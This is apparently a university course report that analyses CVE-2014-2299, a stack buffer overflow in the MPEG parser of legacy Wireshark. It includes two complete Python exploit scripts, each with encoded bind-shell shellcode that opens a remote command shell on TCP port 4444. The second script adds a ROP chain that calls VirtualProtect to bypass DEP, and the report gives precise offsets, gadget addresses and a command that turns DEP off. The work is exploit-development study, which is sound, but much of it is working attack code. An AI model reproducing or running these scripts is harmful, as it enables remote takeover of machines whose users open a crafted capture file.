

CVE-2014-2299:
An Analysis of a Wireshark MPEG Parsing Vulnerability

Joshua Marrero, Sam Newman, Sean O'Dea, Jeet Patel, Sujal Timilsina
CS 367/590AF: Reverse Engineering and Exploit Development
Manning College of Information and Computer Sciences
University of Massachusetts Amherst

December 17th, 2025

Section 1: Introduction and Research Methodology

Our initial research goals were to identify a CVE and corresponding public exploit within our level of understanding to reverse engineer and reproduce. Using Metasploit and ExploitDB we narrowed our search to 3 options, CVE-2010-3333, CVE-2008-4250, and CVE-2014-2299. We ultimately chose CVE-2014-2299 for its relative simplicity and high severity, while utilizing and building upon the techniques we discussed in class [4]. We also found Wireshark to be an extremely relevant target and a fake *.pcap* file to be a unique attack vector.

2: Target Analysis

Wireshark is an award-winning open-source packet analyzer used for network troubleshooting, digital forensics, and protocol research. Originally launched in 1998 as Ethereal, it continues to be maintained primarily by its original author, Gerald Combs, with contributions under a GPL from over 2,000 developers [7]. At the time of the vulnerability, the Wireshark community had millions of active users and over 400,000 downloads per month [5].

Wireshark's user base is massive and diverse, ranging from enterprise network administrators and engineers to solo developers and hobbyists [1]. If an ACE (Arbitrary Code Execution) vulnerability were to exist in Wireshark running on multiple endpoints within an enterprise network, an attacker could potentially compromise the entire network, or use elevated permissions to gain unauthorized access to other sensitive packet data. A DoS (Denial of Service) attack could be equally as devastating if conducted on a large scale.

With its popularity and crucial need for security, Wireshark's history of vulnerabilities is alarming. In the past ten years, 214 denial of service vulnerabilities have been reported. [11]

Vulnerabilities by impact types

Year	Code Execution	Bypass	Privilege Escalation	Denial of Service	Information Leak
2015	0	0	0	33	0
2016	0	0	0	89	0
2017	0	0	0	2	0
2018	0	0	0	1	0
2019	0	0	0	0	0
2020	0	0	0	5	0
2021	1	0	0	21	0
2022	0	0	0	8	0
2023	0	0	0	28	0
2024	0	0	0	19	0
2025	0	0	0	8	0
Total	1			214	


This is likely due to its broad attack surface. Wireshark supports input processing for 50 types of packet capture formats through various libraries, leaving a lot of room for bugs to occur, especially considering its open-source development.

All of this considered, Wireshark's widespread use, importance, and security risks make it an excellent target.

3. Infrastructure Setup

We analyzed the vulnerability in an isolated Windows XP SP3 environment running Wireshark 1.10.0 to replicate legacy conditions using VirtualBox. Immunity Debugger, enhanced with mona.py, served as the primary analysis tool for inspecting the SEH chain and automating the discovery of ROP gadgets for DEP bypass. All proof-of-concept scripts were developed in Python 2.7 in Notepad++.

- VM Installation: [Windows XP Professional with SP3 - Installation in Virtualbox](#)
- Wireshark Installation:
 - DO THIS OUTSIDE THE VM
 - 1. Make a folder call it wireshark_shared or something
 - 2. Download wireshark 1.10.5 from here: [Index of /download/win32/all-versions](#)
 - 3. Move the .exe file into the shared folder
 - 4. In virtual box when the vm is off click settings on the vm
 - 5. Scroll to shared folders and path it to where your folder with the exe is
 - a. Check auto mount as well
 - 6. Launch the VM go to my computer inside the vm
 - 7. If it worked you'll see something like this



- 8. Double click on it and drag the .exe file onto the desktop and run it
 - a. MAKE SURE YOU INSTALL WINCAP WHEN PROMPTED BY EXE
 - 9. Now you have wireshark 1.10.5 and win 32 on your VM
- Immunity Debugger install with mona:
 - 1. Download the installer: [Immunity Debugger - Download - Softpedia](#)
 - 2. Place the installer in the shared folder you made in the last installation
 - 3. Run the installer and follow the prompts
 - 4. The default installation path is typically: C:\Program Files (x86)\Immunity Inc\Immunity Debugger
 - 5. Download mona.py from the official Corelan GitHub repository (You can save the raw file directly).
 - 6. Navigate to your Immunity Debugger installation folder
 - 7. Open the PyCommands folder
 - 8. Path: C:\Program Files (x86)\Immunity Inc\Immunity Debugger\PyCommands
 - 9. Copy the mona.py file you downloaded into this folder

- Notepad++
 - Notepad++ install: [Download Notepad++ v7.9.3 | Notepad++](#)
 - Place into the shared folder
 - Run the installer in VM

Our initial setup using Windows XP was mostly straightforward, except for some hiccups when installing VirtualBox or VMware on Linux. After VirtualBox installation, setup of the Windows XP machine and the shared folder was straightforward. Installation of WinDbg was complicated by the absence of loaded symbols, and the process for loading new symbols into the program was somewhat convoluted causing us to pivot to using Immunity Debugger instead. After this initial setup, we encountered no more issues with the VM until later on when trying to disable DEP.

4: Vulnerability and Triggering Conditions

CVE-2014-2299 is a stack-based buffer overflow in the *mpeg_read* function located within *mpeg.c* in the *Wiretap* library. It was originally discovered and exploited by Wesley Neelen on June 7th, 2013, and publicly announced to Wireshark on March 6th, 2014 [12]. The vulnerability impacts Wireshark versions 1.8.0 through 1.8.12 and 1.10.0 through 1.10.5 running on Windows XP SP2/SP3.

The core issue lies in how the Wiretap library handles MPEG audio data. When Wireshark opens a capture file, it uses "magic bytes" to identify the file format. If the file starts with the hexadecimal signature `\xFF\xFB` (the MPEG-1 Layer III Sync Word), Wiretap assumes the file contains MPEG audio data and passes control to the *mpeg_read* function inside *wiretap/mpeg.c* [6].

The overflow occurs because the *mpeg_read* function calculates a *packet_size* based on the file header but fails to verify if this size fits into the allocated stack buffer before reading the data. In the vulnerable versions, the code proceeds directly to a memory copy operation using this untrusted size. If an attacker crafts a packet size that exceeds the buffer's capacity, the function blindly copies the data, overflowing the buffer and overwriting adjacent memory on the stack. While any packet larger than the internal buffer would theoretically trigger an overflow, a payload of approximately 69,000 - 71,000 bytes is required to successfully reach and overwrite the Structured Exception Handler (SEH) record located higher up the stack.

To weaponize this, an attacker can create a fake *.pcap* file that mimics a valid MPEG stream. The file begins with the `"\xFF\xFB"` header to trick the parser. Immediately following the header, instead of legitimate audio data, they can inject a massive payload consisting of padding (junk data), a ROP chain, and shellcode.


This is a local bug requiring the victim to open a malicious file, but the exploit is effective regardless of whether the file is opened using the GUI or CLI. Neelan notes in his original

analysis that the offset required to overwrite the SEH changes slightly depending on the CLI or GUI is used, thus requiring precise padding adjustments to execute this properly [12].

This exploit can either be used for a DoS attack via crashing one or multiple machines running Wireshark, or ACE if *EIP* is successfully hijacked as discussed later in this analysis.

5: Security Patch

This vulnerability was patched out in versions 1.8.13 and 1.10.6 with commit [84faf42556f495f2586a1480913a0cef3b9e84db](#) on the GitLab repository [10]. The change simply adds a check in the *mpeg_read* function within *wiretap/mpeg.c* to ensure the input file is not larger than the allocated buffer size. If the maximum size is exceeded, an error flag is set and the function does not continue reading.



6: Exploit Analysis

Version 1: No DEP/ASLR Bypass

```

#!/usr/bin/python
import struct

header = '\xFF\xFB'

shellcode = (
"w00tw00t" +
"\xdb\xdc\xba\xa0\xa7\xe7\xfa\xd9\x74\x24\xf4\x5e\x2b\xc9" +

```

```

"\xb1\x56\x31\x56\x18\x83\xc6\x04\x03\x56\xb4\xc8\x12\x06" +
"\x5c\x85\xdd\xf7\x9c\xf6\x54\x12\xad\x24\x02\x56\x9f\xf8" +
"\x40\x3a\x13\x72\x04\xaf\xa0\xf6\x81\xc0\x01\xbc\xf7\xef" +
"\x92\x70\x38\xa3\x50\x12\xc4\xbe\x84\xf4\xf5\x70\xd9\xf5" +
"\x32\x6c\x11\xa7\xeb\xfa\x83\x58\x9f\xbf\x1f\x58\x4f\xb4" +
"\x1f\x22\xea\x0b\xeb\x98\xf5\x5b\x43\x96\xbe\x43\xe8\xf0" +
"\x1e\x75\x3d\xe3\x63\x3c\x4a\xd0\x10\xbf\x9a\x28\xd8\xf1" +
"\xe2\xe7\xe7\x3d\xef\xf6\x20\xf9\x0f\x8d\x5a\xf9\xb2\x96" +
"\x98\x83\x68\x12\x3d\x23\xfb\x84\xe5\xd5\x28\x52\x6d\xd9" +
"\x85\x10\x29\xfe\x18\xf4\x41\xfa\x91\xfb\x85\x8a\xe1\xdf" +
"\x01\xd6\xb2\x7e\x13\xb2\x15\x7e\x43\x1a\xca\xda\x0f\x89" +
"\x1f\x5c\x52\xc6\xec\x53\x6d\x16\x7a\xe3\x1e\x24\x25\x5f" +
"\x89\x04\xae\x79\x4e\x6a\x85\x3e\xc0\x95\x25\x3f\xc8\x51" +
"\x71\x6f\x62\x73\xf9\xe4\x72\x7c\x2c\xaa\x22\xd2\x9e\x0b" +
"\x93\x92\x4e\xe4\xf9\x1c\xb1\x14\x02\xf7\xc4\x12\xcc\x23" +
"\x85\xf4\x2d\xd4\x38\x59\xbb\x32\x50\x71\xed\xed\xcc\xb3" +
"\xca\x25\x6b\xcb\x38\x1a\x24\x5b\x74\x74\xf2\x64\x85\x52" +
"\x51\xc8\x2d\x35\x21\x02\xea\x24\x36\x0f\x5a\x2e\x0f\xd8" +
"\x10\x5e\xc2\x78\x24\x4b\xb4\x19\xb7\x10\x44\x57\xa4\x8e" +
"\x13\x30\x1a\xc7\xf1\xac\x05\x71\xe7\x2c\xd3\xba\xa3\xea" +
"\x20\x44\x2a\x7e\x1c\x62\x3c\x46\x9d\x2e\x68\x16\xc8\xf8" +
"\xc6\xd0\xa2\x4a\xb0\x8a\x19\x05\x54\x4a\x52\x96\x22\x53" +
"\xbf\x60\xca\xe2\x16\x35\xf5\xcb\xfe\xb1\x8e\x31\x9f\x3e" +
"\x45\xf2\xaf\x74\xc7\x53\x38\xd1\x92\xe1\x25\xe2\x49\x25" +
"\x50\x61\x7b\xd6\xa7\x79\x0e\xd3\xec\x3d\xe3\xa9\x7d\xa8" +
"\x03\x1d\x7d\xf9"

```

```
)
```

```
#66108 puts woot woot in EAX and EDX
```

```
#69952
```

```
#70912
```


- Signals to the Wireshark MPEG parser that a valid frame is beginning, causing the application to allocate a buffer and start the copy operation that leads to the overflow.
- Padding + shellcode:
 - Value: 71,080 bytes of A's minus the shellcode length plus an additional 4 bytes of B's that was used to help verify offset calculation and a 368 byte shellcode that will be discussed later on.
 - This overwrites the Local Stack Variables and the Return Address of the current function while also placing the SEH and nSEH correctly into the correct location for the pointer
- nSEH:
 - Value: \xeb\x06\x90\x90 (Short Jump 6 bytes, NOP, NOP)
 - What it Overwrites: The `_EXCEPTION_REGISTRATION_RECORD.Next` pointer. This field normally points to the next SEH record in the chain. By overwriting it with a "Short Jump" instruction (EB 06), we turn a data pointer into executable code. When the SEH handler (POP POP RET) executes, it returns execution flow here. The jump instruction then vaults execution over the next 4 bytes (the SEH handler) to land on the Egghunter.
- SEH
 - Value: 0x61781709 (Address of POP POP RET).
 - What it Overwrites: The `_EXCEPTION_REGISTRATION_RECORD.Handler` function pointer. This field normally holds the address of the system function that handles errors. By overwriting it, we hijack the crash. When the Access Violation occurs, Windows tries to call this function. Instead of an error handler, it executes our chosen POP POP RET gadget, which cleans the stack and effectively "bounces" execution back to our nSEH.
- Egghunter
 - Value: 32 bytes of Egghunter assembly code.
 - What it Overwrites: The Stack Memory immediately following the SEH Record. This is the safe landing zone. After the nseh jump takes place, execution lands here. This small piece of code loops through memory to find the "w00tw00t" tag protecting the main shellcode, then jumps to it.
- Footer
 - Value: Buffer padding (\x44 / 'D's).
 - What it Overwrites: Higher memory addresses on the stack. This ensures the overwrite completes cleanly without cutting off the Egghunter or causing an unstable write that might crash the process before the SEH handler triggers so we have full control of everything on the stack.

In this exploit, the bytes \x00 (Null), \x0a (Line Feed), \x0d (Carriage Return), and \x09 (Tab) are identified as critical bad characters that must be avoided.

Structured Exception Handlers (SEH):

Structured Exception Handling (SEH) is the native Windows mechanism for managing errors, functioning as a linked list of exception records stored directly on the stack that the operating system traverses when an application crashes. The exploit capitalizes on this architecture by overflowing the stack to corrupt an active exception record, replacing its Next Pointer (nSEH) and Handler Pointer (SEH) with controlled values. When the buffer overflow inevitably triggers an access violation, Windows attempts to recover by executing the address found in the now-corrupted Handler Pointer. Instead of a legitimate error handler, the execution flow is redirected to the chosen gadget (POP POP RET); this gadget cleans the stack and returns execution to the nseh location, effectively bouncing the flow over the handler and into the malicious payload.

SafeSEH is a compile-time security mitigation designed to neutralize SEH overwrites by embedding a static table of registered, safe exception handlers within the binary. When an exception is triggered, the operating system validates the address of the requested handler against this table; if the address is not listed, such as an address pointing to the stack or an unauthorized gadget, the system terminates the application immediately to prevent code execution. To bypass this protection, the exploit targets a specific module (in this case, libgtk-win32-2.0-0.dll) that was compiled without SafeSEH enabled. By selecting a gadget located within this unprotected memory space, the exploit allows the malicious handler to execute without being subjected to the safety table validation check.

Shellcode:

The payload is a windows/shell_bind_tcp shellcode generated by the Metasploit Framework, configured to open a listening port on the victim machine to facilitate remote access. Specifically, the shellcode binds to TCP port 4444 and, upon connection, spawns a Windows command shell (cmd.exe) for the attacker. To ensure the payload survives the vulnerable buffer copy operation, it is encoded using the x86/shikata_ga_nai polymorphic encoder; this process obscures the instructions and eliminates the bad characters mentioned previously. Additionally, the shellcode is explicitly prefixed with the unique tag “w00tw00t”, creating a distinct signature that allows the preceding Egghunter code to scan memory, locate the displaced shellcode, and transfer execution control to it.

Version 2: DEP/ASLR Bypass

```
#!/usr/bin/python
import struct

# 1. Header
```

```

header = '\xFF\xFB\x41'

# 2. Shellcode (Bind TCP)

shellcode = (

    "\xdb\xdc\xba\xa0\x2a\xe7\xfa\xd9\x74\x24\xf4\x5e\x2b\xc9" +
    "\xb1\x56\x31\x56\x18\x83\xc6\x04\x03\x56\xb4\xc8\x12\x06" +
    "\x5c\x85\xdd\xf7\x9c\xf6\x54\x12\xad\x24\x02\x56\x9f\xf8" +
    "\x40\x3a\x13\x72\x04\xaf\xa0\xf6\x81\xc0\x01\xbc\xf7\xef" +
    "\x92\x70\x38\xa3\x50\x12\xc4\xbe\x84\xf4\xf5\x70\xd9\xf5" +
    "\x32\x6c\x11\xa7\xeb\xfa\x83\x58\x9f\xbf\x1f\x58\x4f\xb4" +
    "\x1f\x22\xea\x0b\xeb\x98\xf5\x5b\x43\x96\xbe\x43\xe8\xf0" +
    "\x1e\x75\x3d\xe3\x63\x3c\x4a\xd0\x10\xbf\x9a\x28\xd8\xf1" +
    "\xe2\xe7\xe7\x3d\xef\xf6\x20\xf9\x0f\x8d\x5a\xf9\xb2\x96" +
    "\x98\x83\x68\x12\x3d\x23\xfb\x84\xe5\xd5\x28\x52\x6d\xd9" +
    "\x85\x10\x29\xfe\x18\xf4\x41\xfa\x91\xfb\x85\x8a\xe1\xdf" +
    "\x01\xd6\xb2\x7e\x13\xb2\x15\x7e\x43\x1a\xca\xda\x0f\x89" +
    "\x1f\x5c\x52\xc6\xec\x53\x6d\x16\x7a\xe3\x1e\x24\x25\x5f" +
    "\x89\x04\xae\x79\x4e\x6a\x85\x3e\xc0\x95\x25\x3f\xc8\x51" +
    "\x71\x6f\x62\x73\xf9\xe4\x72\x7c\x2c\xaa\x22\xd2\x9e\x0b" +
    "\x93\x92\x4e\xe4\xf9\x1c\xb1\x14\x02\xf7\xc4\x12\xcc\x23" +
    "\x85\xf4\x2d\xd4\x38\x59\xbb\x32\x50\x71\xed\xed\xcc\xb3" +
    "\xca\x25\x6b\xcb\x38\x1a\x24\x5b\x74\x74\xf2\x64\x85\x52" +
    "\x51\xc8\x2d\x35\x21\x02\xea\x24\x36\x0f\x5a\x2e\x0f\xd8" +
    "\x10\x5e\xc2\x78\x24\x4b\xb4\x19\xb7\x10\x44\x57\xa4\x8e" +
    "\x13\x30\x1a\xc7\xf1\xac\x05\x71\xe7\x2c\xd3\xba\xa3\xea" +
    "\x20\x44\x2a\x7e\x1c\x62\x3c\x46\x9d\x2e\x68\x16\xc8\xf8" +
    "\xc6\xd0\xa2\x4a\xb0\x8a\x19\x05\x54\x4a\x52\x96\x22\x53" +
    "\xbf\x60\xca\xe2\x16\x35\xf5\xcb\xfe\xb1\x8e\x31\x9f\x3e" +
    "\x45\xf2\xaf\x74\xc7\x53\x38\xd1\x92\xe1\x25\xe2\x49\x25" +
    "\x50\x61\x7b\xd6\xa7\x79\x0e\xd3\xec\x3d\xe3\xa9\x7d\xa8" +

```

```

"\x03\x1d\x7d\xf9"
)

# 3. ROP Chain

rop = struct.pack('<L', 0x61788790)
rop += struct.pack('<L', 0x7C801AD4)
rop += struct.pack('<L', 0x619c0a2a)
rop += struct.pack('<L', 0x61841e98)
rop += struct.pack('<L', 0x6191d11a)
rop += struct.pack('<L', 0x00001000)
rop += struct.pack('<L', 0x5a4c1414)
rop += struct.pack('<L', 0x00000040)
rop += struct.pack('<L', 0x6197660f)
rop += struct.pack('<L', 0x668242b9)
rop += struct.pack('<L', 0x6199b8a5)
rop += struct.pack('<L', 0x63a528c2)
rop += struct.pack('<L', 0x61863c2a)
rop += struct.pack('<L', 0x90909090)
rop += struct.pack('<L', 0x6199652d)

target_offset = 69952 - 8 - len(shellcode) - len(rop) - 959 - 16 + 1148 - 2 + 1 + 208 - 716

nseh = b"\x90\x90\x90\x90"

seh = struct.pack('<L', 0x6B805955)      # SEH Handler

junk2 = b"\x42" * 72

noprop = b"\x90" * 716

# Assemble

filestruct = b"\x41" * (959+16-208) + rop + noprop + shellcode + b"\x43" *
target_offset + nseh + seh + junk2

```

```
# Write to file

f = open('exploit.cap', 'wb')

f.write(header + filestruct)

f.close()

print 'Done .. evil file written'
```

Virtual Protect and DEP:

Data Execution Prevention (DEP) is a security feature that marks certain areas of memory, such as the stack and heap, as "non-executable." This prevents code from running in these regions, meaning that even if an attacker successfully overflows a buffer and jumps to their shellcode, the CPU will refuse to execute it and the application will crash. To overcome this, the exploit utilizes the Windows API function VirtualProtect.

VirtualProtect is a kernel-level function (kernel32.dll) designed to change the access protection of committed pages in the virtual address space of a calling process. The exploit constructs a ROP chain to manually call this function with specific parameters, effectively tricking the operating system into unlocking the stack.

The ROP chain constructs the following function call on the stack: `BOOL VirtualProtect(LPVOID lpAddress, SIZE_T dwSize, DWORD flNewProtect, PDWORD lpflOldProtect);`

- `lpAddress (Address)`: This is set to the current Stack Pointer (ESP) or a location near the shellcode. This tells the kernel where to start modifying permissions.
- `dwSize (Size)`: This is set to a value large enough to cover the entire payload (e.g., 0x1000 for 4096 bytes).
- `flNewProtect (Permissions)`: This is the flag, set to 0x40 (PAGE_EXECUTE_READWRITE). This specific hex value instructs Windows to mark the memory region as both writable and executable.
- `lpflOldProtect (Old Protect)`: This is a pointer to a writable memory location (e.g., in the .data section of a loaded module) where the function can store the previous permission settings. This is required for the function to succeed without crashing.

Once VirtualProtect executes successfully, it returns a non-zero value (EAX=1), and the memory pages containing the stack are instantly transformed from "Read-Write" to "Read-Write-Execute." The ROP chain then pivots execution back to the stack allowing the CPU to treat the shellcode as legitimate instructions and execute the payload.

ROP Chain:

The exploit utilizes a PUSHAD ROP Chain to bypass Data Execution Prevention (DEP). Instead of manually writing arguments to the stack, the chain pre-loads the CPU registers with the necessary parameters for the VirtualProtect function and then executes a single PUSHAD instruction. This instruction pushes all general-purpose registers onto the stack at once, dynamically creating a valid function call frame that the operating system recognizes and executes.

1. Loading the Pointer (ESI)
 - Gadget: 0x61788790 (POP ESI # RET)
 - Value: 0x7C801AD4 (kernel32.VirtualProtect)
 - This loads the direct memory address of the VirtualProtect function into the ESI register. We store the address rather than jumping to it immediately. This specific register is chosen because PUSHAD places ESI at the exact position where the RET instruction expects a return address, ensuring execution flows into VirtualProtect automatically when the chain completes.
2. Setting the Return Address (EBP)
 - Gadget: 0x619c0a2a (POP EBP # RET)
 - Value: 0x61841e98 (Address of a POP ESP # RET)
 - The EBP register is loaded with the address where VirtualProtect should return after it finishes. By pointing this to a stack pivot gadget, we ensure that once the stack is marked executable, the CPU immediately "pivots" execution back to the stack (specifically the ESP pointer) to run the shellcode.
3. Defining the Size (EBX)
 - Gadget: 0x6191d11a (POP EBX # RET)
 - Value: 0x00001000 (4096 Bytes)
 - This sets the dwSize argument for VirtualProtect. By loading 0x1000 into EBX, we instruct the kernel to mark a full 4KB memory page as executable. This large size handles any alignment shifts ensuring the entire shellcode area is unlocked.
4. Setting Permissions (EDX)
 - Gadget: 0x5a4c1414 (POP EDX # RET)
 - Value: 0x00000040 (PAGE_EXECUTE_READWRITE)
 - This loads 0x40 into EDX, which corresponds to the Windows permission flag for Read/Write/Execute access. This disables DEP for the target memory region.
5. Handling Arguments (ECX & EDI)
 - ECX (OldProtect): Loaded with 0x668242b9 (Writable Address) via POP ECX (0x6197660f). This provides a valid writable memory location where VirtualProtect can store the previous permission settings, preventing a crash.
 - EDI (ROP-NOP): Loaded with 0x63a528c2 (RETN gadget) via POP EDI (0x6199b8a5). Since EDI is pushed to the top of the stack by PUSHAD, it must point to a RET instruction to pop the stack and trigger the jump to ESI.
6. The Trigger (PUSHAD)
 - Gadget: 0x6199652d (PUSHAD # RET)

- When executed, it pushes all the prepared registers (EAX through EDI) onto the stack.

The stack instantly transforms into a valid call to VirtualProtect(Addr, Size, Perms, OldProtect), with ESI acting as the function pointer and EBP as the return address. The RET at the end of this gadget starts the chain reaction, executing VirtualProtect, disabling DEP, and launching the shellcode.

Comparison of Metasploit Module with Original Exploit

The original Python exploit and the Metasploit module utilize fundamentally different methods to construct the VirtualProtect function call on the stack. The original script employs a write-primitive strategy, where the ROP chain uses arithmetic instructions (e.g., ADD EAX,144, INC EDX) to calculate memory addresses at runtime and MOV instructions (e.g., MOV DWORD PTR DS:[EDX+10],EAX) to overwrite specific placeholders ("WWW", "XXXX") that were pre-written to the stack. This implementation sources its instruction gadgets from ten distinct dynamic link libraries, including libpng15-15.dll, libcairo-2.dll, and libgpg-error-0.dll, and relies on a hardcoded address (0x7C801AD4) for VirtualProtect. Conversely, the Metasploit module implements the PUSHAD technique, which avoids runtime calculation and memory patching. It uses POP instructions to load the required arguments directly into the CPU registers from the stack and executes PUSHAD to push all registers simultaneously, creating the complete function call structure in one step. Additionally, the Metasploit port retrieves the VirtualProtect address dynamically by dereferencing a pointer in the Import Address Table of libcares-2.dll (0x62d9027c) and sources nearly all of its ROP gadgets from a single library, libgtk-win32-2.0-0.dll.

Reliability

The exploit is not 100% reliable as a universal attack because it is strictly dependent on the specific version of the target software and the operating system environment. The primary limitation is the stack layout variability; different versions of Wireshark (e.g., 1.8.12 vs 1.10.5) allocate stack memory differently, meaning the precise offset required to overwrite the SEH and nSEH records changes between builds. If the offset calculation is off by even a single byte, the exploit will overwrite the wrong memory addresses and fail to trigger. Differences in stack and gadget layout leads to unpredictable execution and can make this exploit somewhat difficult to execute depending on software version.

Modifications and Gadget Repair:

During the development of the DEP-bypass payload, the standard ROP chains provided in public research and the Metasploit framework failed to execute on the target environment.

The Problems:

- Missing Gadgets: The original blog exploit relied on an ADD EAX,EBP # RETN gadget at 0x1003d541 inside wiretap-1.10.0.dll, which was not present or stable in the installed version.
- Dereferencing Errors: The Metasploit module utilized a complex "Import Address Table (IAT) Dereference" chain to fetch the VirtualProtect address dynamically. This chain used the following sequence:
 - 0x61863c2a (POP EAX)
 - 0x62d9027c (Pointer to VirtualProtect)
 - 0x61970969 (MOV EAX, DWORD PTR [EAX])
 - 0x61988cf6 (XCHG EAX, ESI)

This sequence consistently caused Access Violations because the MOV instruction was reading the executable code bytes (e.g., 0x8B55FF8B) inside the function rather than the address itself, corrupting the registers.

To resolve this, the complex 4-step chain was replaced with a simplified "Load Immediate" strategy. Instead of attempting to dynamically read pointers from memory, the VirtualProtect address was treated as static data. The entire sequence was replaced with a single gadget:

- New Gadget: 0x61788790 (POP ESI # RET)

This instruction loads the hardcoded address of VirtualProtect (0x7C801AD4) directly into the ESI register from the stack, bypassing the unstable dereferencing logic entirely and ensuring the PUSHAD trigger receives the correct function pointer.

7: Reproduction, Difficulties, and Final Results

For the actual setting up of the environment and getting all the tools themselves there were no problems for this initial setup. The way we were able to debug the target was by opening the Wireshark application through Immunity Debugger which gave us access to the entire disassembly, registers, stack structure, etc. that we needed to be able to see what was happening with the exploit.

One of the first major hurdles we encountered was that the offsets provided in both the original blog post and the Metasploit module were incorrect for our specific setup. Initially, we hypothesized this was due to a difference between Windows XP SP2 and SP3; however, further testing with Wireshark 1.8.12 revealed the root cause was actually the difference in Wireshark versions (1.8.12 vs. 1.10.5). We overcame this by using Immunity Debugger to manually inspect the stack values during the crash. By slamming a bunch of A's in memory, we recalculated the padding to ensure our POP POP RET gadget aligned perfectly with the SEH address, with the Next SEH (NSEH) placed exactly 4 bytes prior.

During our initial attempts to run the non-DEP exploit, there was a large inconsistency: the "My Computer" system properties indicated that Data Execution Prevention (DEP) was disabled, yet

our terminal checks suggested it was still active, causing the exploit to fail repeatedly. This wasted significant time debugging a "working" exploit against a protected memory space. We finally resolved this by forcing DEP off via the command line using: `bootcfg /raw "/noexecute=AlwaysOff" /id 1` (followed by a reboot), which successfully disabled the protection and allowed the basic buffer overflow to execute.

When moving to the ASLR/DEP bypass, we encountered a failure in the stack pivot. The reference script utilized an `ADD ESP, 0x93C` gadget to realign the stack pointer to our ROP chain. However, in our environment, this offset was incorrect and resulted in ESP pointing to data outside of our stack rather than the chain. By analyzing the distance between the crash location and our ROP chain in the debugger, we found a correct alternative gadget, `ADD ESP, 0x86C`, which successfully pointed the stack pointer to somewhere in our stack which allowed for us to adjust the payload so it pointed to our ROP chain.

ROP Chain Construction Failures We faced multiple issues constructing a working ROP chain due to missing or malfunctioning gadgets:

- **Missing Gadgets:** The blog post relied on an `ADD EAX, EBP # RETN` gadget at `0x1003d541` (inside `wiretap-1.10.0.dll`). This gadget simply did not exist in our version of the DLL. Despite extensive searching with `mona.py`, we were unable to find a functional equivalent for this specific operation, forcing us to abandon that version of the chain.
- **VirtualProtect Pointer Corruption:** We then attempted to port the Metasploit ROP chain, but the sequence used to load the VirtualProtect pointer into ESI failed. The sequence:
 - `0x61863c2a` (`POP EAX`)
 - `0x62d9027c` (Pointer to VirtualProtect)
 - `0x61970969` (`MOV EAX, DWORD PTR [EAX]`)
 - `0x61988cf6` (`XCHG EAX, ESI`)

This sequence inadvertently moved the bytecode of the first instruction into the register rather than the actual memory address of VirtualProtect. This caused immediate access violations because the system attempted to execute unprivileged memory.

To fix this we replaced this complex 4-step sequence with a single, cleaner gadget found via `mona.py`: `0x61788790` (`POP ESI # RET`). This allowed us to pop the correct VirtualProtect address directly into ESI without the intermediate register shuffling that was causing the corruption.

No DEP/ASLR Working Screenshots:


SEH Overwrite:

The screenshot shows a debugger window titled "CPU - main thread, module WinSxS". The main window displays a memory dump of the SEH chain. A pop-up window titled "SEH chain of main thread" is open, showing a corrupted SEH handler at address 00400000, pointing to a null value. The main window also shows a list of registers (EAX, ECX, EDI, etc.) and a stack trace.

